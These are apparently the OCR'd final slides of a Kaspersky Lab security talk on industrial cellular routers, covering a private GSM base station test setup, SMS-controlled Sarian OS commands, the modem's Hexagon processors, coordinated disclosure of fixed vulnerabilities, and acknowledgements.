
Cellular Networking

- Used YateBTS on Raspberry PI with BladeRF as a private base transceiver station (BTS)
- The list of available services for cellular network is the same as for Ethernet
- Sarian OS commands console commands can be sent as SMS
  - Routers have whitelists of phone numbers from which commands are accepted
  - No bugs in SMS handling routines found so far
- Huawei ME909u-521 modem is controlled by Android
  - Multiple Qualcomm Hexagon CPUs with their own firmware inside
  - Hexagons handle cellular networking and AT commands
- Cellular security is a very interesting and extensive research topic

Cellular Networking 2



Research Timeline



Finish Line

- Conclusions:
  - Coordinated disclosure: ~~almost~~ all vulnerabilities were fixed
  - Official vendor response:
    - https://forms.na1.netsuite.com/app/site/hosting/scriptlet.nl?script=457&deploy=2&compid=818164&h=5928a16f2b6f9582b799&articleid=2518
  - For more detailed information please refer to our whitepaper on github:
    - https://github.com/klsecservices
  - **Let’s make the industrial world more secure!**

Thanks To

- Alexander Tlyapov @_Rigmar_
- Kirill Nesterov @k_v_nesterov
- Radu Motspan @_moradek_
- Anatoly Katyushin @HVMephisto
- Gleb Gritsai @repdet
- And all Kaspersky Lab research team for help
- Digi security team for prompt response

Thank you for your attention!

Questions?